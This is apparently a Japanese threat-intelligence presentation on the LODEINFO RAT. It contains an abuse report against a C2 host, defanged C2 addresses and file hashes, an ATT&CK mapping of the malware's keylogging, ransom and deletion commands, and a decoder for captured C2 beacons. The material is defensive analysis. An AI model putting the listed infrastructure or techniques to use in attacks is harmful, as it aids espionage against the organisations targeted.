
オープンソースで得られる情報の”限界”

- 基本: 後手
 - 検体がインターネットに投稿されるのを祈るしかない
 - コンテキストが大きく失われている場合も多い
 - TTPs が大きく変わると追従が難しい
- 外部のインテリジェンスや人脈を駆使して情報を収集し分析しなければ、断片的な調査しかできない
 - 点で得られる情報をもとにキャンペーンの全体をなるべく把握する工夫は必須
 - (一組織だと限界があるから他にも一緒に追いかけてくれる人いないだろうか)

テイクダウンの困難さ

攻撃者インフラをテイクダウンするのは
こちらから先手を打てる好ましい手段
……であるが、実現は非常に難しい

- 攻撃者側もテイクダウンされにくい
事業者を選んでC2サーバを構築
- 「abuse report くれたら調査するよ!」と
DMがきたケースでもテイクダウンに至らず



ティクダウンの困難さ

- Localizeされた標的型RATのインフラであることを証明することがそもそも難しい
 - たとえ対応に前向きな事業者でも確実に黒である証拠がないとティクダウンが難しい
 - 素人でも理解できるLODEINFO C2サーバの証拠とは……🤔
- 存在を確認し次第abuse reportは継続するが、効果のほどは不明

The screenshot shows a malware abuse report from Ryo Minakawa. The report details a LODEINFO malware sample submitted on July 30, 2022. It includes fields for Abuse Type (malware), Name (Ryo Minakawa), Title (LODEINFO malware's infrastructure), Email (redacted), Entity (redacted), Entity Domain (redacted), Entity Email (redacted), Date & Time of Event (2022-07-30 00:00:00), Offending URL (redacted), Source IP Address (172.104.72.4), and Evidence/Logs (a detailed analysis of the malware sample). The report concludes with a statement certifying the information's accuracy.

Malware report from Ryo Minakawa

LW ○ Linode Website <wordpress@inode.com>
宛先: (redacted)

Report Contents

Abuse Type: malware
Name: First Name: Last Name: Ryo Minakawa
Title: LODEINFO malware's infrastructure
Email: (redacted)
Entity: (redacted)
Entity Domain: (redacted)
Entity Email: (redacted)
Date & Time of Event: 2022-07-30 00:00:00
Offending URL: (redacted)
Source IP Address: 172.104.72.4


In 07/30/2022, a LODEINFO malware sample which is used Chinese APT group was submitted to <https://www.virustotal.com/gui/file/31c87d9a84c7996a56024c93787de9332099faf707cd8d0166ef>.
LODEINFO malware ref. => <https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf>. Analysis of the malware showed that port 80 of the corresponding IP address (i.e. <http://172.104.72.4>) was registered in the malicious domain.
Evidence/Logs: A Command & Control server. Ref. Image => <https://twitter.com/Metemcyber/status/15553737587>. The malware was analyzed to determine maliciousness because it does not return malicious content unless it follows a specific communication method. Given that the same version of the malware was discovered on 5/30, it is likely that the attacker possessed the malware before or after 5/30. => Ref.: https://twitter.com/8th_grey_owl/status/1531229460250230784
I certify that the information in this report is wholly true, accurate, and correct and the time of my certification is 2022-08-06 01:15:00.

LODEINFO の脅威に対して我々ができること

- インテリジェンスの生成側: 情報源を監視してリアルタイムに脅威情報を収集, 提供
 - 再現性の高い “ACT” なIoC, シグネチャ
- インテリジェンスの消費側: **インテリジェンスを有効活用できる体制**を作る
 - ハッシュ値, 通信先から侵害を確認できる?
 - シグネチャは自組織で評価できる? 組み込める?
 - ログはどの範囲まで取得できている?
 - いつまで遡って調査できる?


The Sliding Scale of Cyber Security
(SANS: 『The Sliding Scale of Cyber Security』 の図1より引用)

<https://www.sans.org/white-papers/36240/>



Tips: AppLocker によるDLLの制御

- 署名付き実行ファイルからの DLL Side-Loading を防止する 1つの手段として有効
 - 頻繁にソフトウェアの追加を行わないユーザ向け
- LOLBAS によるDLL実行も防ぐことができる
 - rundll32.exe
 - regsvr32.exe



Conclusion

- 観測できた最新のLODEINFO キャンペーンに関する共有
 - v0.6.3 以降に見られる中国系APTグループが得意とするTTPsへの変化
 - **デコイ文書の視点から見たAPT10との関連性**に関する考察
- 公開情報を元にしたサイバー脅威の収集, 分析方法の紹介
 - 調査に限界はあれど、自組織に関連する脅威情報をベンダーレポートよりも素早く入手できる可能性がある
- **インテリジェンスを最大限に活用できる体制作り**の必要性
 - 後手なりに最善手を打てるための取り組み
 - 自組織をきちんと知る(ログはいつまで・どの範囲まで遡れるか?)

Any Questions?

References (1)

- [1] JPCERT 『日本国内の組織を狙ったマルウェアLODEINFO』 (2020/02/20)
<https://blogs.jpcert.or.jp/ja/2020/02/LODEINFO.html>
- [2] JPCERT 『マルウェアLODEINFOの進化』 (2020/06/11)
<https://blogs.jpcert.or.jp/ja/2020/06/LODEINFO-2.html>
- [3] JPCERT 『マルウェアLODEINFOのさらなる進化』 (2021/02/09)
<https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html>
- [4] macnica & T5 『標的型攻撃の実態と対策アプローチ 第5版 日本を狙うサイバーエスピオナージの動向 2020 年度』 (2021/05/21)
https://www.macnica.co.jp/business/security/manufacturers/files/mpressioncss_ta_report_2020_5.pdf
- [5] macnica, 『Tracking rapid evolution? Copycat? of An APT RAT in Asia』 , VB2020, (2020/09)
<https://vb2020.vblocalhost.com/uploads/VB2020-66.pdf>

References (2)

- [6] kaspersky 『APT10 HUNTER RISE ver3.0: Repel new malware LODEINFO, DOWNJPIT and LilimRAT』 , HITCON 2021, (2021/11)
<https://hitcon.org/2021/agenda/6d88317b-4d90-4249-ba87-d81c80a21382/APT10%20HUNTER%20RISE%20ver3.0%20Repel%20new%20malware%20LODEINFO%20DOWNJPIT%20and%20LilimRAT.pdf>
- [7] macnica & T5 『標的型攻撃の実態と対策アプローチ 第6版 日本を狙うサイバースピオナージの動向 2021年度』 (2022/06/15)
https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf
- [8] kaspersky, 『APT10: Tracking down LODEINFO 2022, part I』 (2022/10/31)
<https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i>
- [9] kaspersky, 『APT10: Tracking down LODEINFO 2022, part II』 (2022/10/31)
<https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-ii>
- [10] eset 『Unmasking MirrorFace: Operation LiberalFace targeting Japanese political entities』 (2022/12/14)
<https://www.welivesecurity.com/2022/12/14/unmasking-mirrorface-operation-liberalface-targeting-japanese-political-entities/>

References (3)

- [11] NTT Security 『Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン』 (2022/5/11)
<https://insight-jp.nttsecurity.com/post/102ho8o/operation-restylink>
- [12] IPA 『サイバーレスキー隊 (J-CRAT) 活動状況 [2022年度上半期] 』 (2022/12/28)
<https://www.ipa.go.jp/files/000106897.pdf>
- [13] LAC, 『APT攻撃者グループ menuPass(APT10) による新たな攻撃を確認』 (2018/5/21)
https://www.lac.co.jp/lacwatch/people/20180521_001638.html

Appendix A: IoC - file hash (1)

SHA-256	Type	Version
b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f	dll	v0.1.2
1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d	shellcode	v0.3.2
8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701	dll	v0.3.5
65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849	dll	v0.3.6
641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0	doc	v0.3.5
73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df	doc	v0.3.6
3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e	dll	v0.4.6
f142eecf2defc53a310b3b00ae39ffecc1c345527fdfbfea8ccccd0d69276b41	dll	v0.4.9
2169d93f344e3f353444557b9009aef27f1b0a0a8aa3d947b5b8f0b36ef20672	dll	v0.5.6
d75537d59954ec3cc092378f00b16b6c9935590ef1074cb308e1ed65e922762c	dll	v0.5.6
1dbf67d7adba5505073aaaf3e4478dd295b074bddf10ac5ac7b80d7fc14bea63	dll	v0.5.6
fc602ebcf5f9697bedae0e641adfc16985058212f7b9e69dad0f1bf53daf93f9	doc	v0.5.6

Appendix A: IoC - file hash (2)

SHA-256	Type	Version
978ba248c02eb9c130c1459b767527f8a3a9714c6686c12432e027da56f6c553	dll	v0.5.9
dab7d79644453a7ca61b9b585c1081167dbe5df0da398df2458c1081295f68e6	dll	v0.5.9
50cf6841cbc0ce395a23b9a4d2ddac77b11a376929878717e90c9a7430feddc3	dll	v0.5.9
88efbc6e883336a0b910b7bcf0ef5c2172d913371db511a59a4a525811173bf1	dll	v0.5.9
e764f26c3e5bf8467da51fbb33c3d80f026b8fe5bd5a6b84318b3f0aedb667cd	dll	v0.5.9
fde82dccc471b63f511c6f76dc04e12334818cda8b38f5048b8ad85c9357089	doc	v0.5.9
a5cf580c1768bb8d28716978fa026b7e2dec4eb5a9c4396ede0c704bfe09ed36	dll	v0.5.9

Appendix A: IoC - file hash (3)

SHA-256	Type	Version
40a650488e94455b181716efba43f082e891e1c6e45d3f1e5ab827de319276c9	dll	v0.6.2
5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed	dll	v0.6.2
9af72a598dc4a1e10265dcf7da20d6433a9473a338e2fc012f4e490ad721d871	dll	v0.6.2
7f32df11846b0a5b4d43d8ce1f7ddcebf9aef6d568ba210534a0b9e246d6561e	dll	v0.6.2
0abbdee5d3c5191bfb9a3a91712d8b538d6d8a0cc0489b3e5aa10034b2fccd3c	dll	v0.6.2
5faa813b811236f14fec8e0e7ee9d0135efaf296d6dcba4bd2be8cf3165fa940d	dll	v0.6.2
31c87d9a84c7996a56024c93787de9332099faf707cd8d0166e5af9d491977b8	dll	v0.6.2
f53c5fd78000755ccfff11d2f1b7d659f4a71c887083697d54b8fe8cf905ef6a	sfx	v0.6.3
a8ec766eee6cc3c6416519f8407ac534f088637ed1a6bc05ed0596d8a0237548	sfx	v0.6.3
a5ce5a179ec56aa6e2bc86be77df07b15650cdbcbca046515263fe16b8e2a036	dll	v0.6.3
8260b1e80eff2e0b39f782eebfa9460b00ebef480c3fed6fbccf8cf67dbef9	loader	v0.6.3
ed82f4fff39fbdcbefdbcb0a9c9ae6fb689f6db64f94bd8eb6c924fd0409792c	XORed shellcode	v0.6.3
8f51b5bdb9b7234426fa8fdfbfac9eb46d650c6a22c9ed49ab8f0fc09e5d76a5	XORed shellcode	v0.6.5

Appendix A: IoC - network

LODEINFO C2 Server		
45.67.231[.]169	45.76.216[.]40	45.77.28[.]124
162.244.32[.]148	103.140.45[.]71	172.105.223[.]216
193.228.52[.]57	139.180.192[.]19	103.175.16[.]39
103.27.184[.]27	167.179.84[.]162	172.104.112[.]218
103.140.187[.]183	167.179.65[.]11	202.182.108[.]127
103.204.172[.]210	130.130.121[.]44	5.8.95[.]174
133.130.121[.]44	118.107.11[.]135	172.104.72[.]4
167.179.101[.]46	172.105.230[.]196	www.amebaoor[.]net
167.179.112[.]74	172.104.78[.]44	www.evonzae[.]com
172.105.232[.]89	108.61.201[.]135	www.dvdsesso[.]com
194.68.27[.]49	139.162.112[.]40	

Appendix B: MITRE ATT&CK (1)

Tactic	Technique	ID	Procedure
Resource Development	Acquire Infrastructure: Server	T1583.004	C2サーバ用にホスティングサービスを利用している
Initial Access	Phishing: Spearphishing Attachment	T1566.001	スピアフィッシングメールによる配達
Execution	Windows Management Instrumentation	T1047	wmi を使用して任意のコマンドを実行 (comc コマンド)
Execution	Command and Scripting Interpreter: Visual Basic	T1059.005	ドキュメントに埋め込まれたマクロが実行され、悪性なDLLがドロップされる
Execution	User Execution: Malicious File	T1204.002	悪性なドキュメントをユーザが開き、感染する
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	Run キーによる永続化

Appendix B: MITRE ATT&CK (2)

Tactic	Technique	ID	Procedure
Defense Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002	正規の実行ファイルが、悪性なDLLをサイドロードする
Defense Evasion	Obfuscated Files or Information: Dynamic API Resolution	T1027.007	APIはCRC32などでハッシュ化されている
Defense Evasion	Obfuscated Files or Information: Embedded Payloads	T1027.009	シェルコードが暗号化された状態で実行ファイルに埋め込まれている
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	コンフィグが暗号化された状態で実行ファイルに埋め込まれている
Defense Evasion	Process Injection	T1055	svchost.exe にシェルコードをインジェクトする (memory コマンド)

Appendix B: MITRE ATT&CK (3)

Tactic	Technique	ID	Procedure
Discovery	System Location Discovery: System Language Discovery	T1614.001	ロケール情報やキーボードレイアウトを取得して動作分岐する
Discovery	System Information Discovery	T1082	コンピュータ名やMACアドレス、コードページなどのシステム情報を取得する
Discovery	File and Directory Discovery	T1083	ファイルやディレクトリの一覧を表示する (ls コマンド)
Collection	Archive Collected Data: Archive via Library	T1560.002	LODEINFO から収集されたデータは QuickLZで圧縮される
Collection	Screen Capture	T1113	スクリーンショットを取得する機能がある (print コマンド)
Collection	Input Capture: Keylogging	T1056.001	キーロガーの機能が実装されている (keylog コマンド)

Appendix B: MITRE ATT&CK (4)

Tactic	Technique	ID	Procedure
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	C2サーバとの通信にはHTTPが使用される
Command and Control	Encrypted Channel: Symmetric Cryptography	T1573.001	C2サーバとやり取りするデータは AES 等で暗号化される
Command and Control	Data Encoding: Non-Standard Encoding	T1132.002	C2サーバとやり取りするデータはカスタム Base64でエンコードされる
Exfiltration	Exfiltration Over C2 Channel	T1041	任意のファイルをC2にアップロードする機能がある(recv コマンド)
Impact	Data Encrypted for Impact	T1486	ディスクを暗号化する (ransom コマンド)
Impact	Data Destruction	T1485	任意のディレクトリやファイルを削除する機能がある (rm コマンド)

Appendix C: RAT コマンドの推移(~ 2022年)

コマンド	機能	v0.3.2	v0.3.5	v0.3.6	v0.4.6	v0.4.9	v0.5.6
print	スクリーンショットの取得	○	○	○	○	○	○
rm	ファイルの削除		○	○	○	○	○
ransom	ファイルの暗号化		△	△	○	○	○
keylog	キーロガーの有効化		△	△	○	○	○
ps	プロセス一覧の取得				○	○	○
pkill	任意のプロセスの停止				○	○	○
mv	ファイルの移動					○	○
cp	ファイルのコピー					○	○
mkdir	ディレクトリの作成					○	○
autorun	永続化の設定						○
comc	WMIを利用したコマンドの実行						○
config	未実装 (Not available を返す)						△

※△は未実装（コマンドを受け取っても Not Available を返す）

Appendix D: Scripts

```
class LODEINFOBeacon:
    TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

    def __init__(self, data):
        query_index = data.find(">")
        post_key = data[:query_index]
        main_data = data[query_index + 1 :]
        self.header = self._dec_header(post_key, main_data[:0x1C])
        self.post_datasize = int.from_bytes(self.header[0x10:0x14], byteorder='little')
        self.post_data = self._dec_custom_base64(
            main_data[0x1C : 0x1C + self.post_datasize]
        )

    def _dec_header(self, post_key: str, data: str) -> str:
        # convert real base64 data
        b64_data = ""
        for i, d in enumerate(data):
            if self.TABLE.find(ord(d)) == -1:
                b64_data += d
                continue
            k: str = post_key[i % len(post_key)]
            b64_data += chr(
                self.TABLE[(self.TABLE.find(ord(d)) - self.TABLE.find(ord(k))) % 62]
            )
        return self._dec_custom_base64(b64_data)
```

```
> python decode_lodeinfo_beacon.py
HEADER(sha512_128=b'e87d884fa9005a7c2963b7a41bca4ad2', payload_size=244)
BEACON(beacon_size=62, random_data_size=24, date=datetime.datetime(2022, 8, 18, 19, 11, 46), ansi='932', mac_addr='000C2932F71A', computer_name='DESKTOP-810MVP8', xor_key='zlApZbCgpp', version='v0.6.3', random_data=b'cV4dXd7e5tIKGmK8ZdHBtw..')
```

- v0.5.6 以降のC2通信復号スクリプト
+
- API Hash 解決とLODEINFOマルウェアのトリアージを行うIDPython スクリプト

All scripts => https://github.com/nflabs/aa_tools/tree/main/lodeinfo